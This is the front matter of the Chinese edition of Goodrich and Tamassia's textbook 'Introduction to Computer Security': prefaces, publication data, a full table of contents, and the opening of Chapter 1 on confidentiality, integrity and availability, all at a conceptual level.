

世界著名计算机教材精选

PEARSON

计算机安全导论

Michael T. Goodrich

Roberto Tamassia

葛秀慧 田浩 等

著
译



INTRODUCTION TO COMPUTER SECURITY

清华大学出版社

PEARSON

计算机安全导论

本书旨在从应用的观点来介绍计算机安全的一般原则。通过本书，读者能熟悉常见的网络攻击，包括病毒、蠕虫、密码破解、按键记录器、拒绝服务、DNS缓存中毒、端口扫描、欺骗和网络钓鱼等，掌握与计算机和网络脆弱性相关的鉴别和防御技术，以及用于检测和修复受感染系统的方法，学习如加密、数字签名、加密协议和访问控制模型等安全系统的基本要素，同时，还将学习如锁、手机、ATM机和信用卡等相关常用物品的安全原则。

本书重点介绍的不是有关安全的数学与计算知识，而是站在计算机安全的系统、技术、管理和策略的角度，为读者提供计算机安全的基本概念、计算机面临的威胁以及相应的对策，是高等学校本科生“计算机安全”课程的理想教材。

世界著名计算机教材精选

- 数字图像处理：Java语言算法描述
- 逻辑设计基础（第3版）
- 计算机网络（第5版）
- TCP/IP协议簇（第4版）
- 无线通信与网络（第2版）
- 密码学与网络安全（第2版）
- 网络安全基础：应用与标准（第4版）
- 编译器设计基础
- 数据结构基础（C语言版）（第2版）
- 数据结构基础（C++语言版）（第2版）
- 标准C程序设计（第5版）
- C++面向对象程序设计（第4版）
- Java面向对象程序设计（第2版）
- Java程序设计：一种跨学科的方法
- 计算理论基础（第2版）
- 数值分析与科学计算
- 数据挖掘教程
- Web数据挖掘
- 计算机图形学（OpenGL版）（第3版）
- 计算几何：算法与应用（第3版）
- Java软件结构与数据结构（第3版）
- TCP/IP协议原理与应用（第3版）
- 操作系统原理、设计与应用
- 图像处理、分析与机器视觉（第3版）
- 数据结构与问题求解（Java语言版）（第4版）
- 问题求解与程序设计（C++语言版）（第6版）
- 计算机安全导论
- 计算群体智能基础
- 计算智能导论（第2版）
- 程序设计基础（第3版）
- MPI与Open MP并行程序设计：C语言版
- 离散数学与组合数学（第5版）
- 算法设计
- 算法基础
- 数据结构与算法分析（C++语言描述）（第2版）
- 数据结构与算法分析（Java语言描述）（第2版）
- 计算机组成和设计硬件 / 软件接口（第2版）
- 计算机组织与体系结构：性能设计（第7版）
- 操作系统原理
- 分布式系统原理与范型（第2版）
- 数据库管理系统原理与设计（第3版）
- 数据库系统基础教程
- 数据库设计与开发
- 面向对象系统分析与设计（第2版）
- 面向对象设计UML实践（第2版）
- 软件体系结构
- 面向对象软件工程：使用UML、模式与Java（第3版）
- 数字图像处理：原理与应用
- 程序设计语言概念（第9版）
- 规划算法
- 多维与度量数据结构基础
- 计算机图形学与几何造型导论
- 数据库系统基础（第6版）



内 容 简 介

Simplified Chinese edition copyright ©2012 by PEARSON EDUCATION ASIA LIMITED and TSINGHUA UNIVERSITY PRESS.

Original English language title from Proprietor's edition of the Work.

Original English language title: Introduction to Computer Security by Michael T. Goodrich, Roberto Tamassia © 2011

EISBN: 0321512944

All Rights Reserved.

Published by arrangement with the original publisher, Pearson Education, Inc., publishing as Addison Wesley.

This edition is authorized for sale only in the People's Republic of China (excluding the Special Administrative Region of Hong Kong and Macao).

本书中文简体翻译版由 Pearson Education (培生教育出版集团) 授权给清华大学出版社在中国境内(不包括中国香港、澳门特别行政区)出版发行。

北京市版权局著作权合同登记号 图字: 01-2010-7570 号

本书封面贴有 Pearson Education(培生教育出版集团)激光防伪标签, 无标签者不得销售。

版权所有, 侵权必究。侵权举报电话: 010-62782989 13701121933

图书在版编目 (CIP) 数据

计算机安全导论 / (美) 古德里奇 (Goodrich, M. T.), (美) 塔玛萨 (Tamassia, R.) 著; 葛秀慧等译.
—北京: 清华大学出版社, 2012.3

(世界著名计算机教材精选)

书名原文: Introduction to Computer Security

ISBN 978-7-302-27335-6

I. ①计… II. ①古… ②塔… ③葛… III. ①计算机安全 - 教材 IV. ①TP309

中国版本图书馆 CIP 数据核字 (2011) 第 236980 号

责任编辑: 龙啟铭

封面设计: 傅瑞学

责任校对: 李建庄

责任印制: 何 萍

出版发行: 清华大学出版社

网 址: <http://www.tup.com.cn>, <http://www.wqbook.com>

地 址: 北京清华大学学研大厦 A 座 邮 编: 100084

社 总 机: 010-62770175 邮 购: 010-62786544

投稿与读者服务: 010-62776969, c-service@tup.tsinghua.edu.cn

质 量 反 馈: 010-62772015, zhiliang@tup.tsinghua.edu.cn

印 装 者: 清华大学印刷厂

经 销: 全国新华书店

开 本: 185mm×260mm

印 张: 24.25

字 数: 604 千字

版 次: 2012 年 3 月第 1 版

印 次: 2012 年 3 月第 1 次印刷

印 数: 1~3000

定 价: 49.00 元

产品编号: 040263-01

译者序

当拿到这本书时，心中非常兴奋，自己一直想翻译计算机安全方向的图书。在翻译过程中，我抱着一种学习、学习、再学习的态度。每翻译完一章，我都会再次拜读原著。在此期间，我被作者广博的知识所吸引，感到写得非常棒。

这本计算机安全教材适用于计算机科学系列的导论课程。与其他的计算安全教材不同，它从计算安全应用的角度出发，无需计算机专业课的背景知识，用“刚好够用”的方法来引导学生进入计算机安全领域，通过本书，读者能学习到访问控制、防火墙和病毒等计算机安全等主题，还能学到算法、操作系统、网络、数据库和编程语言中的许多基本计算机科学的概念。通过本书，学生不但能了解计算机安全的基本概念，还将具备应对安全威胁及对策的工作知识。

在第1章，介绍了计算机安全的基础知识。第2章介绍了物理安全，其中涉及人们日常生活中的所遇到的锁、保险箱、智能卡和自动取款机等的相关安全知识。第3章从进程、内存、文件系统和应用程序的角度，全方位地介绍操作系统的安全。第4章专门介绍恶意软件及用户对其进行防御的对策。第5章按层展开网络中应该注意的安全问题，并介绍了针对不同攻击的防御措施。第6章介绍了应用层和DNS、防火墙、隧道、入侵检测和无线网络的安全。第7章介绍了Web安全，分别从客户端和服务器的角度出发，介绍了相关的攻击及防御策略。第8章介绍了加密，包括对称加密、公钥加密、加密散列、数字签名及AES和RSA。第9章介绍了安全模型与实践，介绍了各种访问控制模型、安全标准、软件脆弱性评估、管理与测试、Kerberos身份验证及文件存储。第10章介绍了分布式应用程序的安全，主要涉及数据库的安全、电子邮件的安全、支付系统和拍卖、数字版权管理、社交网络和投票系统。

本书内容翔实、覆盖了计算机安全的方方面面，且深入浅出，是一本不可多得的计算机安全方向的入门书籍。它不仅有操作系统、数据库、网络等专业课程的基本概念，还使读者能具有必须的计算机安全常识，使用户在使用网上银行服务、购物和社交网络时，能清醒地认识到安全的重要性。

本书的习题也非常具有特色，细分为强化练习和创新练习和项目练习。强化练习测试读者对本章所介绍的主题和原则的理解程度，创新练习测试读者在新背景下应用本章所学知识的能力。在项目方面，有一个项目集，它既集中用于计算机安全的课程中，也用于涉及计算机安全主题的相关课程中。此外，还有各种的可选集能使教师定制项目，以适应不同的学习模式和实验室资源。

虽然在翻译过程中已经尽心尽力，但由于水平有限，难免会存在一些不足之处，希望各位专家学者给予批评指正。我会认真进行修正。另外，还有田浩、刘展威、张桂香、王顶、刘秋红、刘朝晖、焦仁普、朱书敏、盖俊飞、李超和郭立甫、张小蕊、段建勇、刘玲、李帅、程香萍、刘艳霞、黄丹雅、郑宏亮、刘丽华、杨希、晁静雅、赵倩、刘薇、张琳、

陈宗斌、陈红霞、张景友、易小丽、陈婷、管学岗、王新彦、金惠敏、张海峰、徐晔、戴锋、张德福、李振国、杜明宗、高玉琢、王涛、申川、孙玲、高德杰、宫飞、侯经国、刘淑妮、张春林、李大成、程明、张路红、张淑芝、孙先国、刘冀得、梁永翔、张广东、郁琪琳、邵长凯、蒲书箴、潘曙光、刘瑞东、李军、焦敬俭参加了本书的翻译，在此一并表示谢意。

我希望本书能够对想了解、学习和研究计算机安全的读者有所帮助，希望能够使计算机安全知识更加普及，每个人都能成为计算机安全策略的制定者和实践者。

译者



前　　言

本书旨在从应用的观点来介绍计算机安全的一般原则。通过本书，读者能熟悉常见的网络攻击，包括病毒、蠕虫、密码破解、按键记录器、拒绝服务、DNS缓存中毒、端口扫描、欺骗和网络钓鱼。读者还能学到与计算机和网络脆弱性相关的鉴别和防御技术以及用于检测和修复受感染系统的方法。读者也将学习如加密、数字签名、加密协议和访问控制模型等安全系统的基本构建块。同时，读者还将学习如锁、手机、ATM机和信用卡等相关常用物品的安全原则。最后，读者将学习与人文、社会和经济相关的计算机安全，包括可用性、接口、数字版权管理、社会工程、垃圾邮件业务、伦理和法律问题。

方　　法

本书的设计是独立的，而不是假设读者已掌握了操作系统、程序执行、网络、数据库和Web等的相关知识。在介绍相关主题的安全问题时，本书都介绍理解这些主题所必需的背景知识。因此，本书不同于高级课本，高级课本可能需要更广泛的计算机科学背景知识，并将重点集中在计算机安全方面。本书只需要计算方面的基本预备知识，所以它既适用于计算机科学专业的初级或中级学生，也适用于选修计算机科学专业的学生和非计算机科学专业的学生，当然假定后者略有计算机科学的背景知识。本书可以作为计算机安全导论课程的教材，它有助于提高学生的认知，并从计算机安全的视角获得计算主题的丰富知识。

此外，本书虽然讨论了加密，但它不同于纯粹的密码学教材，纯粹的密码学教材侧重于数学和安全的计算基础。而本书讨论加密时，先讨论加密所提供的功能和如何使用加密来建立安全的系统，稍后才涉及一些特定的加密方法。本书的最后三章对密码学进行了介绍，这部分是独立的，所以在计算机安全课程或自学时，读者可以根据需要，自行决定早点或晚点学习这三章内容。

先修科目

实践早已证明，计算机安全课程的教学是富有争议并具有挑战性的。第一个问题是这一课程所需的先修科目。传统上，计算机安全课程需要广泛的计算机科学和数学背景，且需要先修过如算法、操作系统、计算机网络或软件工程等初级/高级课程。典型的假设是，为了学习计算机安全，学生需要具备计算机系统如何运行的高级知识，且有非凡的编程能力和深厚的数学功底。这种方法为教师选择高级主题和项目提供了灵活性。但是，这也导致了精通计算机安全的信息技术专业人员的短缺。此外，这种传统方法也使选修计算机科学的学生和非计算机专业的学生不能学习计算机安全这门课程。

而这本书适用于计算机科学系列的导论课程，如作为原ACM计算机科学课程中传统的CS1/CS2系列。为了解决所需的背景知识，在介绍计算机安全时，为了使读者能理解所介绍的特定的计算机安全主题，本书同时提供计算所需的基础教程。因此，使用本教材的课程，教学能达到双重效果：既学习了如访问控制、防火墙和病毒等计算机安全主题，又介绍了在算法、操作系统、网络、数据库和编程语言中的许多基本计算机科学的概念。我们确信，本书能传授基本的计算机安全概念、能为学生提供刚好够用的应对安全威胁及对策的工作知识、也能为学生理解这些内容提供即时的计算机科学背景材料。因

此，在信息安全设置中，本书能运用和增加学生编程和算法的知识，因为对于开发有效的安全解决方案而言，坚实的编程训练和高效的算法都是至关重要的。

在先修课程方面：我们假设读者已熟悉某种高级编程语言，如C、C++、Python或Java语言，并能理解这类高级编程语言的主要结构。此外，我们还假设读者熟悉基本数据结构和计算机系统的基本概念。

计算机科学概念

本书是专为普及而写的，以便鼓励学生考虑安全问题，并在设计软件应用程序或决定购买计算机硬件或软件时，提前部署安全机制。这一技能的优势会在将来的就业中体现出来，在金融、医疗保健和技术部门的公司中，计算机系统的安全通常是至关重要的需求。除了训练信息安全技术的专业人才之外，本书的目标是培养具有计算机安全常识的用户，在网上银行服务、购物和社交网络等日常生活中，当用户使用计算机和互联网时，会对安全后果有清醒的认知。最后，但不限于此，最近电子投票以及广告客户和政府机构对互联网用户的跟踪也是编写本书的一个动机，我们希望学生能意识到对个人隐私存在潜在的威胁，且民主本身可能也存在问题，这些都源自于不当地使用计算机安全技术的缘故。

主题表格

本书的主题和相关的基本计算机科学概念如表1所示。

表1 本书主题和相关的基本计算机科学的概念

主题	子主题	相关概念
代码执行	缓冲区溢出、沙盒和移动代码	编程语言、软件工程
恶意软件	病毒、蠕虫和检测	计算复杂性、模式匹配
访问控制	用户、角色、策略和文件权限	操作系统
验证	密码系统、散列、数字签名和证书	算法、数据结构和计算复杂性
网络安全	SYN洪泛、ARP和IP欺骗、防火墙、拒绝服务和入侵检测	计算机网络的模型和协议
人类和社会问题	可用性、社会工程和数字版权管理	用户界面和计算机伦理学
Web服务器	SQL注入	数据库
电子邮件	垃圾邮件和垃圾邮件过滤	机器学习和计算复杂性

练习与项目

本书的每一章都包括大量的练习和项目集。练习细分为强化练习和创新练习。强化练习测试读者对本章所介绍的主题和原则的理解程度，创新练习测试读者在新背景下应用本章所学知识的能力。在项目方面，我们有一个项目集，它既集中用于计算机安全的课程中，也适用于涉及计算机安全主题的相关课程中。还有各种的可选集能使教师定制项目，以适应不同的学习模式和实验室资源。

致读者

对本书的读者而言，配套网站提供了以下的补充材料：

- 本书中选定习题的答案。
- 本书中大量主题的PDF格式的教案。
- 电子版的参考书目，可以链接到引用文章的授权电子版。

致教师

下面的补充材料有助于教师用本书来讲授这门课程：

- 包括本书大量主题的 PowerPoint 格式的教案。
- 选定习题的电子解决方案手册。
- 以下主题的完整的已开发的编程项目：
 - (1) 蠕虫的传播和检测。
 - (2) 防火墙的配置与管理。
 - (3) Web 应用程序和 Web 服务器攻击。
 - (4) 数字版权管理。

通过破坏安全或保护系统免受攻击的挑战，每个项目都能激发学生的创新能力。

关于作者

在计算机安全、算法和数据结构的研究中，Goodrich 和 Tamassia 教授是得到公认的，针对这些主题，他们已发表了多篇论文，并开发了计算机安全、密码学、云计算、信息可视化和几何计算的应用。在由美国国家科学基金会、美国陆军研究办公室和国防高级研究计划局资助的几个合作项目中，他们曾担任首席研究员。他们还活跃在教育技术研究的领域中，并已出版了若干书籍，其中包括被广泛采用的《数据结构与算法》这本教材。

Michael Goodrich 在普渡大学获得计算机科学的博士学位。他目前是加州大学欧文分校计算机科学系校长级教授。此前，他曾是约翰霍普金斯大学的教授。他是 *Journal of Computer and Systems Sciences* 和 *Journal of Graph Algorithms and Applications* 的编辑。他是富布莱特的学者、计算机协会（ACM）的杰出科学家、美国科学促进会（AAAS）、ACM 和电气和电子工程师学会（IEEE）的院士。

Roberto Tamassia 在伊利诺伊大学香槟分校的电子与计算机工程系获得博士学位。他目前是计算机科学的Plastech教授，是布朗大学计算机科学系的系主任。他是 *Journal of Graph Algorithms and Applications* 的创刊人和主编。此前，他还担任了 *Computational Geometry: Theory and Applications* 和 *IEEE Transactions on Computers* 的编委。他是电气和电子工程师学会（IEEE）的院士。

除了他们的研究成果之外，作者还有丰富的教学经验。如 Goodrich 教过数据结构与算法课程、有作为初级课程的数据结构、有作为中级课程的应用密码学及作为高级课程的互联网算法。他还获得了许多教学奖励。Tamassia 教过作为入门级课程的数据结构与算法、高级研究生课程的计算几何。在过去几年里，他已经针对大二学生开设了“计算机系统安全概论”这门新的计算机安全课程。他从 2006 年开始讲授这门课程，这也有助于框定本书的主题。另外，他的教学风格与众不同之处在于：他有效地利用了与 Web 集成的交互式超媒体教案。

致谢

还有许多人对本书的编写做出了贡献。我们要特别感谢 Dan Rosenberg，他深入地研究了一些主题，并给出了许多有用的建议，它们已成为本书大量的重要内容和插图。如果没有他，也不会有今天这本书。

Bernardo Palazzi渊博的知识和他在计算机安全的教学经验成了这本书写作的宝贵资源。我们感谢他给出专家意见和许多模拟讨论。

我们也感谢 Wenliang Du 的一些建议，感谢他所工作的美国国家科学基金会资助的安全

教育项目（SEED），它资助了本书中的几个项目。

我们感谢所有的研究合作者、助教和学生，他们促成了本书的完成，给出了有关章节早期草稿的反馈意见，并帮助我们编写练习、开发项目和提供补充材料。我们尤其要感谢 Vesselin Arnaudov、Alex Heitzmann、Aaron Myers、Jonathan Natkins、Aurojit Panda、Charalampos Papamanthou、Neal Poole、Jennie Rogers、Michael Shim、Nikos Triandopoulos、Saurya Velagapudi和Danfeng Yao。

与几位同事的讨论也有助于我们强调本书的内容和格式。我们要特别感谢 Mikhail Atallah、Tom Doeppner、Stanislaw Jarecki、Anna Lysyanskaya、John Savage、Robert Sloan、Dawn Song、Gene Tsudik、V. N. Venkatakrishnan、Giovanni Vigna和William Winsborough。

我们确实要感谢外部评审者丰富的注释和建设性的批评意见，这些都是非常有用的。

我们感谢编辑Matt Goldstein，他给予了很好的支持并给出了完美的建议。Addison-Wesley团队已经非常了不起了。还要感谢Chelsea Bell、Jeffrey Holcomb和Jeri Warner。

本书的手稿主要是LATEX排版包。大多数的图是在Microsoft PowerPoint中绘制的。

最后，我们要衷心感谢Isabel Cruz、Karen Goodrich、Giuseppe Di Battista、Franco Preparata、Ioannis Tollis和我们的父母在本书编写的各个阶段所提供的意见、鼓励和支持。我们也感谢在写书之外他们对我们生活的照顾。

Michael T. Goodrich

Roberto Tamassia

目 录

第1章 简介	1
1.1 基本概念	1
1.1.1 机密性、完整性和可用性	1
1.1.2 保证、真实性和匿名	5
1.1.3 威胁与攻击	8
1.1.4 安全原则	9
1.2 访问控制模型	11
1.2.1 访问控制矩阵	11
1.2.2 访问控制列表	12
1.2.3 权能	13
1.2.4 基于角色的访问控制	14
1.3 加密的概念	16
1.3.1 加密	16
1.3.2 数字签名	19
1.3.3 对密码系统的简单攻击	20
1.3.4 加密散列函数	23
1.3.5 数字证书	24
1.4 实现和可用性问题	25
1.4.1 效率和可用性	26
1.4.2 密码	27
1.4.3 社会工程	28
1.4.4 源于编程错误的脆弱性	29
1.5 练习	30
第2章 物理安全	36
2.1 物理保护与攻击	36
2.2 锁与保险箱	36
2.2.1 锁技术	37
2.2.2 针对锁与保险箱的攻击	40
2.2.3 锁安全的数学知识	44
2.3 身份验证技术	45
2.3.1 条形码	46

2.3.2 磁条卡	46
2.3.3 智能卡	47
2.3.4 RFID	51
2.3.5 生物特征识别	54
2.4 针对计算机的直接攻击	56
2.4.1 环境攻击和事故	57
2.4.2 窃听	57
2.4.3 TEMPEST	60
2.4.4 Live CD	61
2.4.5 计算机取证	62
2.5 专用机	63
2.5.1 自动取款机	64
2.5.2 投票机	65
2.6 物理入侵检测	66
2.6.1 视频监控	66
2.6.2 人为因素和社会工程	67
2.7 练习	68
第3章 操作系统的安全	73
3.1 操作系统的概念	73
3.1.1 内核与输入/输出	73
3.1.2 进程	74
3.1.3 文件系统	77
3.1.4 内存管理	80
3.1.5 虚拟机	82
3.2 进程的安全	84
3.2.1 从开始到结束的传递信任	84
3.2.2 监控、管理与日志	85
3.3 内存与文件系统的安全	88
3.3.1 虚拟内存的安全	88
3.3.2 基于密码的身份验证	89
3.3.3 访问控制与高级文件权限	91
3.3.4 文件描述符	95
3.3.5 符号链接与快捷方式	96
3.4 应用程序的安全	97
3.4.1 编译与链接	97
3.4.2 简单的缓冲区溢出攻击	98
3.4.3 基于堆栈的缓冲区溢出	99
3.4.4 基于堆的缓冲区溢出攻击	104

3.4.5 格式化字符串攻击	106
3.4.6 竞争条件	107
3.5 练习	109
第 4 章 恶意软件	114
4.1 内部攻击	114
4.1.1 后门	114
4.1.2 逻辑炸弹	116
4.1.3 内部攻击的防御	118
4.2 计算机病毒	118
4.2.1 病毒的分类	119
4.2.2 病毒的防御	121
4.2.3 加密病毒	122
4.2.4 多变体病毒和变形病毒	123
4.3 恶意软件攻击	123
4.3.1 特洛伊木马	124
4.3.2 计算机蠕虫	125
4.3.3 Rootkits	129
4.3.4 零日攻击	131
4.3.5 僵尸网络	132
4.4 入侵隐私软件	133
4.4.1 广告软件	133
4.4.2 间谍软件	135
4.5 对策	137
4.5.1 最佳实践	138
4.5.2 检测所有恶意软件的不可能性	139
4.5.3 恶意软件检测的军备竞赛	140
4.5.4 恶意软件的经济	141
4.6 练习	142
第 5 章 网络安全 I	147
5.1 网络安全的概念	147
5.1.1 网络拓扑	147
5.1.2 互联网协议层	147
5.1.3 网络安全问题	150
5.2 链路层	151
5.2.1 以太网	152
5.2.2 媒体访问控制（MAC）地址	153
5.2.3 ARP 欺骗	155

5.3 网络层.....	156
5.3.1 IP.....	157
5.3.2 网际控制消息协议	159
5.3.3 IP 欺骗.....	161
5.3.4 数据包嗅探	162
5.4 传输层.....	163
5.4.1 传输控制协议	164
5.4.2 用户数据报协议（UDP）	167
5.4.3 网络地址转换	167
5.4.4 TCP 会话劫持	168
5.5 拒绝服务攻击.....	170
5.5.1 ICMP 攻击.....	171
5.5.2 SYN 洪水攻击	172
5.5.3 优化的 TCP ACK 攻击	173
5.5.4 分布式拒绝服务	174
5.5.5 IP 回溯	175
5.6 练习.....	175
第 6 章 网络安全 II.....	180
6.1 应用层与 DNS.....	180
6.1.1 应用层协议示例	180
6.1.2 域名系统	180
6.1.3 DNS 攻击	185
6.1.4 DNSSEC	190
6.2 防火墙.....	192
6.2.1 防火墙策略	192
6.2.2 无状态和有状态防火墙	193
6.3 隧道.....	195
6.3.1 安全的 Shell（SSH）	196
6.3.2 IPSec	197
6.3.3 虚拟专用网络	199
6.4 入侵检测.....	200
6.4.1 入侵侦测事件	202
6.4.2 基于规则的入侵检测	204
6.4.3 统计入侵检测	205
6.4.4 端口扫描	206
6.4.5 蜜罐	209
6.5 无线网.....	209
6.5.1 无线技术	210

6.5.2 有线等效保密	211
6.5.3 Wi-Fi 保护访问	213
6.6 练习	215
第 7 章 Web 安全	219
7.1 万维网	219
7.1.1 HTTP 与 HTML	219
7.1.2 HTTPS	223
7.1.3 动态内容	226
7.1.4 会话和 cookie	229
7.2 针对客户端的攻击	232
7.2.1 会话劫持	232
7.2.2 网络钓鱼	234
7.2.3 点击劫持	235
7.2.4 媒体内容的脆弱性	236
7.2.5 隐私攻击	238
7.2.6 跨站点脚本	239
7.2.7 跨站请求伪造	244
7.2.8 防御客户端的攻击	245
7.3 服务器的攻击	247
7.3.1 服务器端的脚本	247
7.3.2 服务器端脚本包含的脆弱性	248
7.3.3 数据库和 SQL 注入攻击	249
7.3.4 拒绝服务攻击	254
7.3.5 Web 服务器权限	255
7.3.6 防御服务器端的攻击	255
7.4 练习	256
第 8 章 加密	260
8.1 对称加密	260
8.1.1 攻击	260
8.1.2 替换密码	262
8.1.3 一次一密	263
8.1.4 伪随机数发生器	264
8.1.5 希尔密码与置换密码	266
8.1.6 高级加密标准（AES）	267
8.1.7 操作模式	269
8.2 公钥加密	271
8.2.1 模运算	271

8.2.2 RSA 密码系统	274
8.2.3 Elgamal 密码系统	276
8.2.4 密钥交换	277
8.3 加密散列函数	279
8.3.1 性质与应用	279
8.3.2 生日攻击	280
8.4 数字签名	281
8.4.1 RSA 签名方案	282
8.4.2 Elgamal 签名方案	283
8.4.3 使用 Hash 函数的数字签名	283
8.5 AES 和 RSA 加密细节	284
8.5.1 AES 的细节	284
8.5.2 RSA 的细节	289
8.6 练习	294
第 9 章 安全模型与实践	298
9.1 策略、模型与信任	298
9.1.1 安全策略	298
9.1.2 安全模型	298
9.1.3 信任管理	299
9.2 访问控制模型	301
9.2.1 Bell-La Padula 模型	301
9.2.2 其他的访问控制模型	303
9.2.3 基于角色的访问控制	305
9.3 安全标准与评价	307
9.3.1 橘皮书和通用标准	307
9.3.2 政府管治及标准	308
9.4 软件的脆弱性评估	310
9.4.1 静态测试与动态测试	310
9.4.2 漏洞开发与脆弱性披露	313
9.5 管理和测试	313
9.5.1 系统管理	314
9.5.2 网络测试与渗透测试	315
9.6 Kerberos	317
9.6.1 Kerberos 票据与服务器	317
9.6.2 Kerberos 身份验证	317
9.7 安全存储	320
9.7.1 文件加密	320
9.7.2 磁盘加密	321

9.7.3 可信平台模块	322
9.8 练习	323
第 10 章 分布式应用程序的安全	326
10.1 数据库安全	326
10.1.1 表和查询	326
10.1.2 更新和两阶段提交协议	328
10.1.3 数据库访问控制	329
10.1.4 敏感数据	332
10.2 电子邮件安全	334
10.2.1 电子邮件的工作原理	334
10.2.2 加密和身份验证	336
10.2.3 垃圾邮件	339
10.3 支付系统和拍卖	344
10.3.1 信用卡	344
10.3.2 数字现金	346
10.3.3 网上拍卖	347
10.4 数字版权管理	348
10.4.1 数字媒体版权技术	348
10.4.2 数字媒体版权实践	350
10.4.3 软件许可方案	352
10.4.4 法律问题	353
10.5 社交网络	353
10.5.1 作为攻击载体的社交网络	354
10.5.2 私隐	354
10.6 投票系统	356
10.6.1 安全目标	356
10.6.2 ThreeBallot	356
10.7 练习	358
参考文献	363

第1章 简介

1.1 基本概念

我们将在本章介绍计算机安全的一些基本概念。主题从理论密码学原语（如数字签名）到实际的可用性问题（如社会工程）。这一章给出了各种主题非正式的直观描述，在本书的后续章节中将更详细地介绍这些主题。

现有的计算机系统可能包含早期版本的旧功能，这些功能可以追溯到很久远的时代，如互联网只用于学术研究人员和军事实验室的时代。举例来说，网络连接的计算机之间相互信任且没有恶意行为的假设在 20 世纪 80 年代初可能是合理的，但现在这种假设在互联网操作中仍然存在，这是非常令人惊讶的。这种假设已经导致基于互联网犯罪的增长。

计算机安全的一个重要方面是计算机系统的脆弱性（vulnerability）识别，举个例子，利用脆弱性，恶意用户可以访问私有数据，甚至可以完全控制计算机。针对脆弱性会产生各种攻击（attack）。通过分析这些攻击，可以确定攻击所能造成破坏的严重性以及该攻击被进一步复制的可能性。为了防御攻击，需要采取的防护措施包括识别目标计算机、删除恶意代码和为系统打补丁来消除脆弱性。

为了建立安全的计算机系统，首先要有合理的模型（model）。特别是，定义必须保证的安全属性（security property）、预见可能发动的攻击类型以及制定具体的防御都是非常重要的。设计（design）也应考虑可用性问题。事实上，安全措施不但难于理解，而且使用麻烦，那么采用这样的安全措施极有可能会导致失败。其次，为了检测引入脆弱性的编程错误，要严格测试系统的硬件和软件实现（implementation）。一旦部署了系统，相关程序应该到位，以监测（monitor）系统的行为、发现安全隐患并做出反应。最后，系统一旦变得可用，就必须先应用与安全相关的补丁（patches）。

在更广泛的上下文中，通过分析问题，经常能更好地理解计算机安全的概念。出于这一原因，本书还包括了各种真实的、现实世界系统的讨论，包括锁、ATM 机和机场的旅客安检。

1.1.1 机密性、完整性和可用性

计算机和网络被滥用的速度正在增长。垃圾邮件、网络钓鱼和计算机病毒已造成数十亿美元的问题，因为是身份盗窃，所以对个人财务和用户的信用等级构成了严重威胁，并造成了企业的负债。因此，与信息技术专业人员需要增长专业知识一样，在社会中，人们对更广泛的计算机安全知识的需求正在日益增长。社会需要受过更多的安全教育的计算机专业人员，他们能成功地防御和避免针对计算机的攻击，同样也需要受过安全教育的计算

机用户，这些用户也能安全地管理自己的信息和所用的系统。

在本书中，首先需要定义计算机安全的概念和术语。缩写 C.I.A. 经典地定义了信息安全，在此，C.I.A. 缩写代表机密性 (confidentiality)、完整性 (integrity) 和可用性 (availability)，如图 1.1 所示。




图 1.1 C.I.A.概念：机密性、完整性和可用性

机密性

在计算机安全的上下文中，机密性是避免未授权信息的泄露。也就是说，机密性涉及数据的保护，授权用户可以访问相关信息，而未授权用户不能访问这些内容。

信息保密往往是信息安全的核心，其实这个概念出现在计算机之前。举个例子，在密码使用的第一记录中，凯撒使用简单密码向将军们传达命令。在凯撒密码中，消息中的每个字母都用另一个字母替代，D 替代 A、E 替代 B，以此类推。凯撒密码的破译非常容易，所以它不是当前实现机密性的合适工具。但在那个时代，凯撒密码可能是相当安全的，因为大部分凯撒的敌人无法读懂拉丁文。

如今，实现机密性更加富有挑战性。计算机无处不在，每个人执行的操作都可能危及机密性。由于信息的机密性面临所有这些威胁，计算机安全研究人员和系统设计师们已为大家提供了一系列工具用于保护敏感信息。这些工具与如下的概念是密不可分的。

- 加密：使用加密密钥进行信息变换，只有使用解密密钥才能读取变换后的信息。在某些情况下，解密密钥与加密密钥相同。为了安全，对于没有解密密钥，而要确定原始信息的用户而言，加密方案应该极其困难。
- 访问控制：对需要确认的用户或系统，限制其访问保密信息的规则和策略。这种确认可以通过身份认证确定，如通过用户名或计算机序列号，或通过用户的角色（如

管理者或计算机安全专家)。

- 身份验证：用户身份或角色的确认。可以通过多种不同的方式进行身份验证，但通常基于用户信息的组合，这些信息包括：用户所拥有的如智能卡或存储密钥的无线密钥卡；用户所知道的如密码等信息；用户本身所特有的如指纹等信息。身份验证概念的示意图如图 1.2 所示。
- 授权：根据访问控制策略，如果允许用户或系统访问资源，则确认授权。授权应防止攻击者哄骗系统，使他能访问受保护的资源。



图 1.2 三种验证的基础

- 物理安全：建立物理障碍以限制对受保护计算资源的访问。这些障碍包括橱柜和门上的锁、将计算机放在无窗户的房间内、使用声音衰减材料、甚至大楼或房间的墙都使用称为法拉第笼 (Faraday cage) 的铜丝编织屏蔽，使电磁信号无法进入或退出机箱。

当我们访问需要信用卡号的网页，互联网浏览器在角落里显示小锁的图标时，在后台已实施了许多安全措施来保证信用卡号的机密性。事实上，在这种情况下已使用了许多工具。浏览器的处理过程如下：首先执行验证程序以确认正在连接的网站确实是要登录的网站。然后，网站本身可能要检查浏览器是否可信，并根据网站的访问控制策略，判断我们是否有权访问这一网页。接下来，浏览器要求网站提供加密密钥，并使用该密钥加密我们的信用卡，这样就以加密的形式发送了信用卡的信息。最后，当信用卡号到达提供这个网站的服务器时，服务器所在的数据中心应具备相应的物理安全级别、访问策略、授权和验证机制来保证信用卡号的安全。在本书中，我们将详细讨论这些主题。

举个例子，在第 2.4.2 小节，我们将研究一些物理窃听的真实示例来说明风险。例如，研究表明，通过侦听记录某人的击键，就能确定他输入的内容。同样，实验表明，通过监测计算机屏幕的电磁辐射、甚至视频在白墙的闪光就能重构计算机屏幕上的图像。因此，物理安全是信息安全的一个概念，不能认为物理安全是理所当然的。

完整性

信息安全的另一个重要方面是完整性，这是一种以未授权的方式不能改变信息的属性。

